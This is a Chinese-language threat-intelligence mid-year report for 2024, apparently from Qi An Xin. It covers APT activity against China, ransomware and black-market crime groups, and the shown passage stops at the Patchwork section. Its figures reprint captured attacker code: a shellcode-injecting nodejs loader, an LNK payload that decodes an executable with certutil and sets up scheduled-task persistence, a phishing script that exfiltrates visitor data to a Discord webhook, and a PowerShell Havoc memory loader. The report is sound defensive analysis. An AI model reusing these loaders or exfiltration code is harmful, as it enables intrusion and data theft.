CYBER THREAT

网络安全威胁
2024年中报告

奇安信
威胁情报中心

2024年08月

主要观点

MAIN POINTS

上半年内，涉及我国的高级持续性威胁事件主要在信息技术、政府、科研教育领域，受害目标集中在广东等地区。除了已知的 APT 组织外，本报告还将提及我们观察到的多个持续针对国内重点目标的未知威胁组织（UTG）——尽管有些威胁组织我们清楚攻击者的目的和所在地区，但目前无法归属到背后具体的攻击实体。这些 UTG 组织的攻击活动涉及新能源、低轨卫星、人工智能、航天航空等多个领域，甚至通过入侵跨国公司的境外基础设施作为立足点向中国境内的办公点进行横向移动。

2024 上半年全球范围内活跃的勒索软件家族数量众多，新型勒索软件和变种不断出现，一些稍具规模的勒索团伙大多采用“双重勒索”的攻击模式。勒索软件的投递使用多种手段，包括漏洞利用、借助其他恶意软件和远程管理工具、软件伪装等。不少针对企事业单位的勒索攻击往往结合了精心的渗透过程，一些新兴勒索软件采用以往的恶意代码，攻击虚拟化环境的勒索软件逐渐增多。

不法分子利用网络渠道和技术手段从事游走在法律监管之外的牟利活动，从而形成互联网黑色产业链，危害网络安全。这些黑产团伙的攻击手法工具、攻击目标各不相同，但最终目的都是为了获取经济利益。他们之中有的共用工具，关系错综复杂，会针对其他黑产从业人员展开黑吃黑行动；有的规模庞大，通过感染电视、机顶盒等设备提供不法服务；有的针对 IT 运维人员发起多次供应链投毒攻击；还有的新兴黑产瞄准线上考试，提供作弊服务。

2024 年上半年的在野 0day 漏洞数量和去年基本一致，但是原本三足鼎立的格局已经渐渐被打破。Google 相关产品尤其 Chrome 浏览器仍然占据了在野漏洞的大部分份额，甚至出现一周内连续修复三个在野 0day 的盛况。部分攻击者将目标转向防火墙、VPN 等边界设备，以较小的攻击成本换来巨大的收益。同时攻击者也在尝试新的攻击角度，例如利用产品更新迭代过程中针对旧漏洞的补丁失效，又或者像 XZ Utils 事件中通过层层深入的社会工程学手段在开源项目里埋下后门。

2024 上半年网络威胁活动呈现出以下特点：攻击者积极挖掘新攻击面并更新技战术，恶意软件的快速迭代和跨平台攻击的增加对防御者提出了新的挑战；随着 AI 技术的发展，AI 不仅成为网络安全人员的重要工具，也带来了新的攻击手段和挑战，如用 AI 生成的误导信息内容和 AI 本身引入的软件漏洞。

摘 要

ABSTRACT

本次报告通过综合分析奇安信威胁雷达测绘数据、奇安信红雨滴团队对客户现场的 APT 攻击线索排查情况以及奇安信威胁情报支持的全线产品告警数据，得出以下结论：2024 上半年，广东省受境外 APT 团伙攻击情况依旧最为突出，其次是江苏、四川、浙江、上海、北京等地区，受影响行业排名前五的分别是：信息技术 18.5%，政府部门 16.3%，科研教育 12.0%，建筑 7.6%，制造 7.1%。

2024 上半年奇安信威胁情报中心收录了 109 篇高级威胁类公开报告，涉及 59 个已命名的攻击组织或攻击行动，至少 48 个国家遭遇过 APT 攻击，披露的大部分 APT 攻击活动集中在韩国、乌克兰、以色列、印度等地区。其中，提及率排名前五的 APT 组织（含并列）是：Kimsuky 13.4%，Lazarus 8.9%，APT28 4.5%，Group123/Sandworm/MuddyWater/C-Major 3.6%，摩诃草 /Turla 2.7%。

2024 上半年全球 APT 活动的首要目标行业是政府部门、科研教育、国防军事，相关攻击事件占比分别为 31.3%、15.0%、13.8%，紧随其后的是信息技术、制造、新闻媒体等领域。

2024 年上半年全球范围内的勒索软件攻击波及包括中国在内的多个国家，受害者中既有个人用户，也有各种规模的组织机构，政府、医疗、制造、能源等行业屡次遭到勒索攻击团伙染指。

2024 上半年国内安全厂商披露的互联网黑产攻击活动涉及的团伙主要有：银狐木马黑产团伙、Bigpanzi、暗蚊、金相狐。

2024 年上半年披露的高危漏洞数量达 25 个。往年微软、谷歌、苹果三足鼎立的格局被打破，Google 依旧是相关漏洞最多的厂商，旗下的 Chrome 仍是目前攻击者热衷的浏览器攻击向量，微软、苹果的相关漏洞数量有所回落，留下的份额被网络边界设备漏洞填补。

关键字：高级持续性威胁、威胁雷达、勒索软件、互联网黑产、0day、网络边界设备、人工智能

目 录

CONTENTS

第一章 高级持续性威胁 01

一、国内高级持续性威胁总览 01

二、2024 上半年紧盯我国的活跃组织 05

三、全球高级持续性威胁总览 20

四、全球各地区活跃 APT 组织 23

第二章 勒索软件 48

一、全球勒索软件攻击活动概览 48

二、勒索软件投递方式 52

三、攻击活动特点和趋势 54

第三章 互联网黑产 56

一、银狐木马黑产团伙 56

二、Bigpanzi 59

三、暗蚊 60

四、金相狐 61

五、其他 63

第四章 网络威胁中的漏洞利用 65

一、一周三修，Chrome 闪击 66

二、从边界入局，陷落的边界设备 67

三、新瓶旧酒 PHP CGI(CVE-2024-4577) 68

四、开源的梦魇 XZ Utils(CVE-2024-3094) 69

第五章 2024 上半年网络威胁活动特点 72

一、攻击花样层出不穷，安全对抗持续升级 72
二、AI 于网络威胁中初展锋芒 72

附录 1 全球主要 APT 组织列表 74
附录 2 奇安信威胁情报中心 75
附录 3 红雨滴团队 (RedDrip Team) 76
附录 4 参考链接 77

第一章 高级持续性威胁


高级持续性威胁（APT）多年来一直是网络威胁的重要组成部分，攻击者通常有国家背景支持，主要以敏感数据收集和情报窃取为目的，因此行动隐秘，不易被受害者察觉。本章将分别介绍中国国内和全球范围在 2024 年上半年遭受的高级持续性威胁。

国内高级持续性威胁的内容及结论主要基于对奇安信威胁雷达数据、奇安信红雨滴团队在客户现场处置排查的真实 APT 攻击事件、使用奇安信威胁情报的全线产品的告警数据等信息的整理与分析。全球高级持续性威胁的内容与结论主要基于对公开来源的 APT 情报（即“开源情报”）的整理与分析。

一、国内高级持续性威胁总览

奇安信威胁情报中心通过使用奇安信威胁雷达对境内的 APT 攻击活动进行了全方位遥感测绘，2024 年上半年监测到我国范围内大量 IP 地址疑似和数十个境外 APT 组织产生过高危通信。从地域分布来看，广东省受境外 APT 团伙攻击情况最为突出，其次是江苏、四川、浙江、上海、北京等地区。

奇安信威胁雷达是奇安信威胁情报中心基于奇安信大网数据和威胁情报中心失陷检测（IOC）库，用于监控全境范围内疑似被 APT 组织、各类僵木蠕控制的网络资产的一款威胁情报 SaaS 应用。通过整合奇安信的高、中位威胁情报能力，发现指定区域内疑似被不同攻击组织或恶意软件控制的主机 IP，了解不同威胁类型的比例及被控主机数量趋势等。可进一步协助排查重点资产相关的 APT 攻击线索。




▲ 图 1.1 奇安信威胁雷达境内受害者数据分析

基于奇安信威胁雷达境内的遥测分析，我们从以下方面对我国境内疑似遭受的APT攻击进行了分析和统计。

（一）受控 IP 数量和趋势

奇安信威胁情报中心基于威胁雷达在2024上半年监测到数十个境外APT组织针对我国范围内大量目标IP进行通信，形成了大量的境内IP与特定APT组织的网络基础设施的高危通信事件。其中还存在个别APT组织通过多个C2服务器与同一IP通信的情况。


下图为2024上半年奇安信威胁雷达遥测感知的我国境内每月连接境外APT组织C2服务器的疑似受害IP地址数量统计。整体上可以看出，各月疑似受控IP地址数量有一定波动，较去年同期相比起伏明显，6月份依然为上半年境外APT攻击高峰。



▲ 图 1.2 2024 上半年中国境内疑似受控 IP 数量月度分布

2024上半年中国境内每月新增疑似被境外APT组织控制的IP数量变化趋势如图1.3所示，反映了APT组织攻击活跃度变化走向。新增受控IP数量变化趋势也与图1.2中每月连接境外APT组织C2服务器的疑似受害IP数量分布相符，各月数据波动幅度大。

2024上半年中国境内每月新增疑似受控IP数量变化趋势




▲ 图 1.3 2024 上半年中国境内每月新增疑似受控 IP 数量变化趋势

（二）受害目标区域分布

下图为2024上半年中国境内疑似连接过境外APT组织C2服务器的IP地址地域分布，分别展示了各省疑似受害IP地址的数量：广东省受境外APT团伙攻击情况最为突出，占比达22.5%，其次是江苏、四川、浙江、上海、北京等地区。

2024上年中国境内疑似受控IP地域分布Top10




▲ 图 1.4 2024 上半年中国境内疑似受控 IP 地域分布

（三）受害行业分布

进一步通过奇安信威胁雷达的遥测感知和奇安信红雨滴团队基于客户现场的 APT 攻击线索，并结合使用了奇安信威胁情报的全线产品告警数据进行分析：2024 上半年涉及我国信息技术、政府机构、科研教育、建筑、制造行业的高级威胁事件占主要部分，占比分别为：18.5%，16.3%，12.0%，7.6%，7.1%。其次为医疗健康、能源、金融等领域。受影响的境内行业具体分布如下。

2024上半年高级威胁事件涉及境内行业分布



▲ 图 1.5 2024 上半年高级威胁事件涉及境内行业分布情况

根据归属于各个 APT 组织的 IOC 告警量排名，攻击我国境内的前十 APT 组织及其针对的行业领域如下表。

排名	组织名称	涉及行业
TOP1	APT-Q-27 (GoldenEyeDog)	博彩、诈骗
TOP2	APT-Q-1 (Lazarus)	政府、金融、国防军事
TOP3	APT-Q-78	国防军事、科研教育
TOP4	APT-Q-31 (海莲花)	政府、科研教育
TOP5	APT-Q-20 (毒云藤)	国防军事、政府、信息技术、科研教育
TOP6	FaceDuck Group	通信、制造、信息技术、建筑
TOP7	APT-Q-29 (Winnti)	信息技术、金融

排名	组织名称	涉及行业
TOP8	APT-Q-36 (Patchwork)	科研教育、医疗健康、信息技术
TOP9	APT-Q-37 (蔓灵花)	政府、科研教育、信息技术、能源
TOP10	CNC	政府、科研教育

▲ 表 1.6 IOC 告警量排名前十 APT 组织及针对的目标行业

二、2024 上半年紧盯我国的活跃组织

奇安信威胁情报中心通过奇安信红雨滴团队和奇安信安服在客户现场处置排查的真实 APT 攻击事件，结合使用了威胁情报的全线产品告警数据，最终基于被攻击单位、受控设备、攻击组织技战术等多个指标筛选出以下数个对我国攻击频率高或危害大的 APT 组织。

这些攻击组织中除了已知 APT 组织外，还将涉及我们观察到的多个持续针对国内重点目标的未知威胁组织（UTG）——尽管有些威胁组织我们清楚攻击者的目的和所在地区，但目前无法归属到背后具体的攻击实体。

接下来，我们将结合奇安信红雨滴团队的真实 APT 攻击处置案例，逐一盘点 2024 上半年紧盯我国的 APT 和 UTG 组织。

（一）海莲花（APT-Q-31）

关键词 : 供应链 0day 攻击、军工、能源

新老海莲花的分界线在 2022 年中，新海莲花的攻击集合在最近两年的活动被我们识别为 APT-Q-77，经过近两年的跟踪，我们最终确认新海莲花遵循 UTC +7 时区的作息，攻击的部分目标与老海莲花有所重叠。

新海莲花最大的变化是进攻能力的增强，这两年一共使用了 7-8 个国产软件的 0day，对抗强度陡增，2024 年初使用同一公司两款相似功能产品的 0day 漏洞向军工、环境等单位的内网办公区特定目标发起供应链攻击，在持久化的过程中使用了 officeClickToRun 的 COM 劫持和 nodejs.exe 加载器。

```
const path = require('path');
const sCode = edge.func(function () {/*
    using System;
    using System.Threading.Tasks;
    using System.Threading;
    using System.Runtime.InteropServices;

    class Startup
    {
        [DllImport("kernel32.dll")]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, int dwSize, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        public static extern uint ResumeThread(IntPtr hThread);

        static async void SelfInject() 
        {
            byte[] shellcode = new byte[] {0x55, 0x48, 0x89, 0xE5, 0x48, 0x81, 0xE4, 0x00, 0xFF, 0xFF, 0xFF, 0x48, 0x81, 0xEC
            IntPtr hMemory = VirtualAlloc(IntPtr.Zero, shellcode.Length, 0x3000, 0x40);
            Marshal.Copy(shellcode, 0, hMemory, shellcode.Length);
            var shellcodeDelegate = (Action)Marshal.GetDelegateForFunctionPointer(hMemory, typeof(Action));
            shellcodeDelegate();
        }

        public async Task<object> Invoke(object input)
        {
            Thread thread = new Thread(new ThreadStart(SelfInject));
            thread.IsBackground = true;
            thread.Start();
            return "";
        }
    }
*/));

sCode(null, function (error, result) {
    if (error) throw error;
    console.log(result);
```

▲ 图 1.7 js 代码


在两年的对抗过程中我们发现新老海莲花对于情报刺探有着明显的区别，新海莲花对我国能源和军工单位在中东、中亚、东南亚、北非等地区的海外布局和外派人员名单有着迫切的需求，但是这些数据并不符合东南亚地区国家的自身利益，我们综合研判后认为其背后必有“高人指点”。

奇安信威胁情报中心将会在2024年下半年披露新海莲花组织在内存中的技战术。

（二）毒云藤（APT-Q-20）

关键词：航空、鱼叉邮件

从2023年中至2024年中APT-Q-20和APT-Q-22联手针对我国航空公司投递携带 CVE-2023-38831 漏洞和通用载荷的鱼叉邮件，目的是要获取航空公司的数据。



▲ 图 1.8 CVE-2023-38831 漏洞附件诱饵

区别在于APT-Q-22最后使用CobaltStrike作为木马，而毒云藤(APT-Q-20)选择使用Sliver作为最终的木马，但是其在后续的内网横向移动过程中仅拿下一台弱口令的tomcat服务器后就被我们成功阻断，攻击者并未达到其进攻目的。绕过UAC时由于攻击操作人员的失误，没有对Payload的内容进行替换，导致受害者机器上弹出了一个管理员权限的Notepad进程。

毒云藤在2024年初使用的基础设施和武器家族与友商披露的2023年末针对我国芯片行业的定向攻击活动产生了重叠。

（三）APT-Q-46

关键词：鱼叉邮件

2024 年 3 月，奇安信威胁情报中心识别到南亚地区一个全新的攻击集合，我们将其命名为 APT-Q-46，其主要针对中国、巴基斯坦和斯里兰卡等国家的重要单位投递鱼叉邮件，载荷主要为 LNK、PUB 宏文件、PPT 宏文件，诱饵内容涉及“中巴经济走廊十周年”、“海军 2024 首次训练”、“人社部发【2023】28 号”等。

▲ 图 1.9 LNK 释放的诱饵图片

LNK执行的Payload如下：

```
cmd /c mkdir %APPDATA%\~windows_drive & attrib +h +s +a %APPDATA%\~windows_drive & powershell -command
Set-Content $env:Appdata\~windows_drive\winlog.txt -Value ((Get-Content 13th_JCC_Meeting.jpg
-Raw).Substring(152541)) & certutil -decode %APPDATA%\~windows_drive\winlog.txt %APPDATA%\~windows
_drive\lsass.exe & schtasks /create /TN "winupdate" /sc daily /ST 11:13 /TR %APPDATA%\~windows_drive\lsass.exe
& del Docs.lnk 13th_JCC_Meeting.jpg %APPDATA%\~windows_drive\winlog.txt & echo This file format is not
supported!!(MS104487)>File.doc & %APPDATA%\~windows_drive\lsass.exe
```

▲ 图 1.10 LNK 执行的 Payload

由于攻击者没有设计好可执行文件的加密载荷导致最终无法成功解密出窃密特马。

▲ 图 1.11 解密报错截图

（四） 蔓灵花（APT-Q-37）

关键词：鱼叉邮件、电力、国企驻海外人员

蔓灵花（Bitter）组织近期更改了其钓鱼框架，将受害者输入的账号密码通过 discord API 上传到对应账户目录下。

```
ript type="text/javascript">
window.onload = function () {
ar _0xa2552e = window.location.href,
  _0x34eed2 = new URL(_0xa2552e),
  _0x590a88 = _0x34eed2.searchParams.get('mailUser')
locument.getElementById('chance').value = _0x590a88
0x590a88 = _0x590a88 || 'null'
etch('https://api64.ipify.org?format=json')
  .then((_0x4647d6) => _0x4647d6.json())
  .then((_0xb4d8bd) => {
    var _0x27a66a = _0xb4d8bd.ip,
      _0x1e0a4b = new Date().toLocaleString(),
      _0x407605 = navigator.userAgent,
      _0x1b026f = {
        content: '126mail is visited by: ' + _0x590a88 + '\nIP Address: ' + _0x27a66a + '\nDate and Time: ' + _0x1e0a4b + '\nUser Agent: ' + _0x407605, },
    _0x11b121 = 'https://discord.com/api/webhooks/1238362617962172417/Qum7uyAKSHGIOAFAM3ZMNEFZlzQt73ZLvET_QVRaGQqGqNcouLGl8J31XEMYltX6ivnZQ',
      _0x24ef45 = _0x11b121
    fetch(_0x24ef45, {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify(_0x1b026f),
    })
  })
etTimeout(function () {
  document.getElementById('divDialogconfirmWLogin').style.display = 'block'
  document.getElementById('pdfpage').style.display = 'none'
  document.getElementById('fellow').style.display = 'block'
, 3000)

cript>
```

▲ 图 1.12 钓鱼网站 POST 逻辑

攻击者开始大批量投递searchConnector-ms类型的初始钓鱼载荷，并且使用开源木马Havoc作为最终的Payload。


```
1  $abc = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("dQBzAGkAbgBnACAAUwB5AHMAdABlAG0AOwAgAH
2  sleep(1)
3  Add-Type $abc
4  sleep(1)
5  $buf = [System.IO.File]::ReadAllBytes("C:\Users\public\music\toronto.bin")
6  $size = $buf.Length
7  [IntPtr]$addr = [abc]::VirtualAlloc(0, $size, 0x3000, 0x40)
8  [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $addr, $size)
9  sleep(1)
10 [abc]::CreateThread(0, 0, $addr, 0, 0, 0)
11 sleep(9000)
```

▲ 图 1.13 Havoc 内存加载脚本

（五）摩诃草（APT-Q-36）

